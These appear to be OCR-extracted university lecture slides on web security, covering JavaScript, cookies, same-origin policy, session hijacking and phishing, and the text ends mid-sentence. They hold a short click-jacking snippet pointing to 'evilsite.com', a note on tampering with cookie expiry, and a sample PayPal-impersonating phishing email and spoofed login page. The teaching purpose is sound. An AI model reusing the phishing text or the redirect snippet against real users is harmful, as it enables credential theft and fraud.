CS 645

Security and Privacy in Computer Systems

Lecture 10: Web Security II

- Dynamic Web content
- Web cookies
- Attacks on web clients
- Server-side Scripting
- Attacks on Servers: Server-side Script Inclusion
- Attacks on Servers: SQL Injection

Announcements

- Project 2 has been posted on the course website
  - Due in 2 weeks @ 6pm
  - You are allowed to work in teams of up to 3 students (I recommend that you work in teams)
  - Submit project in Canvas (one submission per team)

Last week

- Basic WWW/HTML/HTTP notions
- PKI
- Security of web communications: SSL

Dynamic Web content

Dynamic content

- Static webpage: fixed images, text, forms
  - Page does not change after being delivered to the user
- Dynamic webpage
  - Content can change over time in response to the user interaction (e.g., changes due to mouse-over events, animations, etc.)
  - Client-side scripting language
    - Script is executed inside the client's browser (browser gets the script, executes it and generates webpage content)
    - Example: Javascript
  - Server-side scripting
    - Script is executed on the server, client only gets output (does not get the script)
    - Example: PHP, Python, Perl, (even C)

Document Object Model (DOM)

- The contents of a webpage can be represented using a hierarchical structure, the ***DOM tree***
  - Tags and page elements are in parent-child relationships
- Scripts can access and manipulate the objects on a webpage by traversing the DOM tree

```
Window
|-> Document
        |-> Anchor
        |-> Link
        |-> Form
            |-> Text-box
            |-> Text Area
            |-> Radio Button
            |-> Check Box
            |-> Select
            |-> Button
```

Javascript

- Scripting language introduced in 1995
  - Has evolved over the years, now offers very powerful functionality to develop interactive and dynamic web pages
- It is client-side scripting, the Javascript script is executed in the user's browser
- Sits in between the <script> and </script> tags
  - Allows definition of functions:

```
<script type="text/javascript">
    function hello() {
        alert("Hello world!");
    }
</script>
```

  - Standard control-flow programming constructs like for, while, if/then/else, switch

Javascript

- Event handlers, such as mouse clicks, or even mouse hovering over web page elements
  - Example:

```
<img src="picture.gif" onMouseOver="javascript:hello()">
```

(a) (b)

Figure 7.9: A mouse-over event that triggers a Javascript function, using the Apple Safari browser: (a) Before the mouse-over event. (b) After the mouse-over event.

Javascript example

- Can be used to dynamically alter the contents of a web page by accessing elements of the DOM tree

```
<html>
  <head>
    <script type="text/javascript">
      function changebackground() {
        if (document.bgColor=="#FFFFFF") {
          document.bgColor="#000000";
        }
        else {
          document.bgColor="#FFFFFF";
        }
      }
    </script>
  </head>
  <body bgcolor="#FFFFFF">
    <button type="button" onClick="javascript:changebackground()">
      Change the background!
    </button>
  </body>
</html>
```

Code Fragment 7.4: A sample Javascript page.

Javascript example




Figure 7.10: Click events using the Apple Safari browser: (a) Before a click event. (b) After the click event. Each subsequent click event will switch back and forth between the two backgrounds.

Javascript

- Built-in functions can change content of windows

```
window.open("http://brown.edu")
```

- Click-jacking attack

```
<a onMouseUp="window.open('http://www.evilsite.com')"
href="http://www.trustedsite.com/">Trust me!</a>
```

Web cookies


Web sessions

- HTTP protocol is stateless
  - By default, every client request is viewed as a fresh encounter by the web server
- How can websites keep track of the behavior and properties of their users?
  - Useful for shopping carts
- A ***session*** encapsulates the information about a visitor that persists beyond the loading of a single page
  - Using GET/POST variables
  - Using cookies

Sessions using GET / POST variables

- Server generates a small piece of invisible code capturing the user's session information
  - Code is inserted in ***hidden fields***
  - Every time the user navigates to a new page, the code passes the user's session to the server
  - Server processes the user's session and then generates the next page with the same hidden code to continue passing the session information
  - Must be used in conjunction with HTTPS , otherwise susceptible to man-in-the-middle attacks

Web Cookies



Web cookies

- Initially designed to offload server state to client browsers
- Then, some websites started to use cookies for:
  - User authentication and authorization, user tracking, etc.
  - Examples: shopping carts, login into online accounts (WSJ.com)
- New design choice requires cookies to be protected
  - Against forgery (integrity)
  - Against disclosure (confidentiality)

- Many security problems arise when a technology is built for one thing and is then applied to something else incorrectly

A web cookie

- A <u>piece of data</u> chosen by a Web server and sent to the client browser
- Sent by the browser with subsequent visits to the web server
- The cookie can contain any type of information about a user (e.g., user id, etc.)
  - Can also contain sensitive information (passwords, CC numbers, SSNs, etc.)
- Expiration time:
  - Session specific: deleted after browser is closed
  - *Persistent* cookie (is stored on disk and survives across browser sessions)

Implementation

- Cookies are transmitted in the HTTP header
- Client uses browser to visit webpage on Server and Server sets cookie in client's browser:
  - Browser ⇒ Server

    GET /index.html HTTP/1.1

    Host: www.example.org
  - Server ⇒ Browser

    http://1.1 200 OK

    Content-type: text/html

    Set-Cookie: name=value
- Client's browser sends cookie with every subsequent visit:
  - Browser ⇒ Server

    GET /spec.html HTTP/1.1

    Host: www.example.org

    Cookie: name=value

Cookie attributes


- At minimum, a cookie has a name and a value
- Multiple cookies can be set/sent simultaneously
- Optional attributes:
  - Domain name
  - Path

    (default values for path, domain name are the value of the requested object)
  - Expiration
  - Secure flag: browser should send cookie only over HTTPS (which encrypts all communication)
- Example:

Set-Cookie: RMID=732423sdfs73242; expires=Fri, 31-Dec-2021 23:59:59 GMT; path=/; domain=.example.com

Cookies

- Since the cookies are stored in the client's browser, the client can (in theory) tamper with them!
- Managing cookies:
  - Remove Cookie, Displays information about individual cookies



Cookie modification

- Since the cookies are stored in the client's browser, the client can tamper with them!
- Malicious client can manipulate the value of the cookie fields, such as expiration date
  - This can be used to extend fraudulently a subscription to an online newspaper!
- Information related to user authentication must be stored in the cookie value and must be authenticated using a secret known only by the server

value = (user data, expiration date, MAC_K(user data, expiration date))

Access to cookies

- Client sends cookies set by server S1 only when visiting S1
  - A different server S2 cannot obtain the cookies set by S1

- Same origin policy: A strict separation between content provided by unrelated sites must be maintained on client side to prevent the loss of data confidentiality or integrity.

(Enforced by browser)

Same Origin Policy

- A web browser permits scripts contained in a first web page to access data in a second web page, but only if both web pages have the same *origin*

- Origin = URI scheme + host name + port number

- The same-origin policy mainly applies to data access from scripts
  - embedding resources across origins, such as images, CSS and scripts via the corresponding HTML tags is not restricted

Cookie hijacking

- Many websites use cookies for user authentication:
  - User enters username & password to log in
  - Website creates authentication cookie and stores it in the client's browser
  - Next time the user visits website, user authenticates by sending the authentication cookie
- Some websites use https only during the initial login page
  - this is when cookies are set by server, and this communication is protected
- Then, authentication cookies are sent over unencrypted channel
- An eavesdropper can hijack cookies!

Cookie hijacking

- Why not always use https?
- Google's response (Gmail launched in 2004, but started using HTTPS by default only in 2010):

  "We know HTTPS is a good experience for many power users who've already turned it on as their default setting. And in this case, the additional cost of offering HTTPS isn't holding us back. But we want to more completely understand the impact on people's experience, analyze the data, and make sure there are no negative effects. Ideally we'd like this to be on by default for all connections, and we're investigating the trade-offs, since there are some downsides to HTTPS — in some cases it makes certain actions slower. "

http://googleonlinesecurity.blogspot.com/2009/06/https-security-for-web-applications.html

Cookie flavors

- The cookies described so far are of the standard flavor (i.e., 1st-party cookies)
  - The domain specified in the cookie is the same as the domain of the server which sets the cookie
  - Example: client visits www.retailer.com, and the server sets a cookie with domain www.retailer.com

Cookie flavors (continued)

- Another cookie flavor: 3rd-party cookies
  - The domain specified in the cookie is not the same as the domain of the server which sets the cookie
  - Example:
    - Client visits www.retailer1.com, which sets a cookie with domain www.clienttracking.com
    - Client visits www.retailer2.com, which sets a cookie with domain www.clienttracking.com
    - When client visits www.clienttracking,com, the server will know the client has previously visited retailer1 and retailer2
  - Modern browsers have the option to block 3rd-party cookies in order to increase privacy and reduce tracking risks by advertising and tracking companies

3rd party cookies: Frequently Made Errors

- When the user visits retailer1.com, that website sends directly the user information to clienttracker.com
- A 3rd party cookie is a cookie set by a different server other than the one visited by the user
- A 3rd party cookie is a cookie that is not issued by the domain name you're visiting
- A 3rd party cookie works based on the "referrer" field: when you from website A to website B, B knows based on the referrer field that user visited website A

Attacks on web clients

Attacks on Web Clients

- Session Hijacking
- Phishing
- Click-Jacking
- Vulnerabilities in Media Content
- Attacks against Privacy
- Cross-Site Scripting
- Cross-Site Request Forgery
- Some defenses
- Browser History Stealing Attack

Session Hijacking




Figure 7.13: A session hijack attack based on a stolen session ID.

Session Hijacking

- HTTP session hijacking:
  - TCP session hijacking
    - Attacker takes over a TCP session between two machines, by exploiting the weak authentication mechanisms at the start of a TCP session (for TCP handshake, attacker needs to correctly guess initial TCP sequence numbers)
  - Replay of user authenticators (such as Session ID)
    - Attacker can sniff session IDs, cookies
- Defenses
  - Protect against packet sniffers and TCP session hijacking (use SSL or IPsec)
  - Encrypt authentication tokens
  - Embed random nonces in the authentication tokens to prevent replay attacks

Phishing





Figure 7.14: A phishing attack based on a misspelled URL, which could, for example, have been included in a spam email asking a customer to check their account balance: (a) The real web site . (b) A phishing web site.

Phishing


PayPal - Log In - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address https://www.paypal.com/cgi-bin/webscr?cmd=_login-run
Go Links
The spoofed address bar
PayPal
Sign Up | Log In | Help
Welcome
Send Money
Request Money
Merchant Tools
Auction Tools
Member Log In
Secure Log in
Registered users log in here. Be sure to protect your password.
Email Address:
Password:
Forget your password?
Notice the discrepancy (no lock icon in the status bar)
New users sign up here! It only takes a minute.
Log In
About | Accounts | Fees | Privacy | Security Center | User Agreement | Developers | Referrals | Shops | Mass Pay
an eBay Company
Copyright © 1999-2004 PayPal. All rights reserved.
Information about FDIC pass-through insurance
Internet

Phishing Attacks

- Fake web pages created to fraudulently acquire sensitive information
  - Fake web site appears to be identical to a legitimate web site
- User typically solicited to access phished page from spam email
- After user enters sensitive information (username, password), forged web site either redirects the user to the real web site, or presents a note such as “down for maintenance”)
- The user can also be tricked to visit a malicious website that installs malware on the user’s computer

Phishing Attacks

- Most targeted sites
  - Financial services (e.g., Citibank)
  - Payment services (e.g., PayPal)
  - Auctions (e.g., eBay)
- Methods for phishers to avoid detection
  - Realistic emails
  - URL obfuscation
  - Misspelled URL
  - Removed/forged address bar
  - DNS cache poisoning

Phishing – realistic emails

From: service@paypal.com

Subject: A high number of failed login attempts have been recorded on your online account..

Message body:

We are sorry to inform you that your PayPal Account has been suspended.

A high number of failed login attempts have been recorded on your online account.

As a security measure we had to temporarily suspend your account. To restore your account we have attached a form to this email.

Please download the form and follow the instructions on your screen.

NOTE: The form needs to be opened in a modern, Javascript enabled, browse

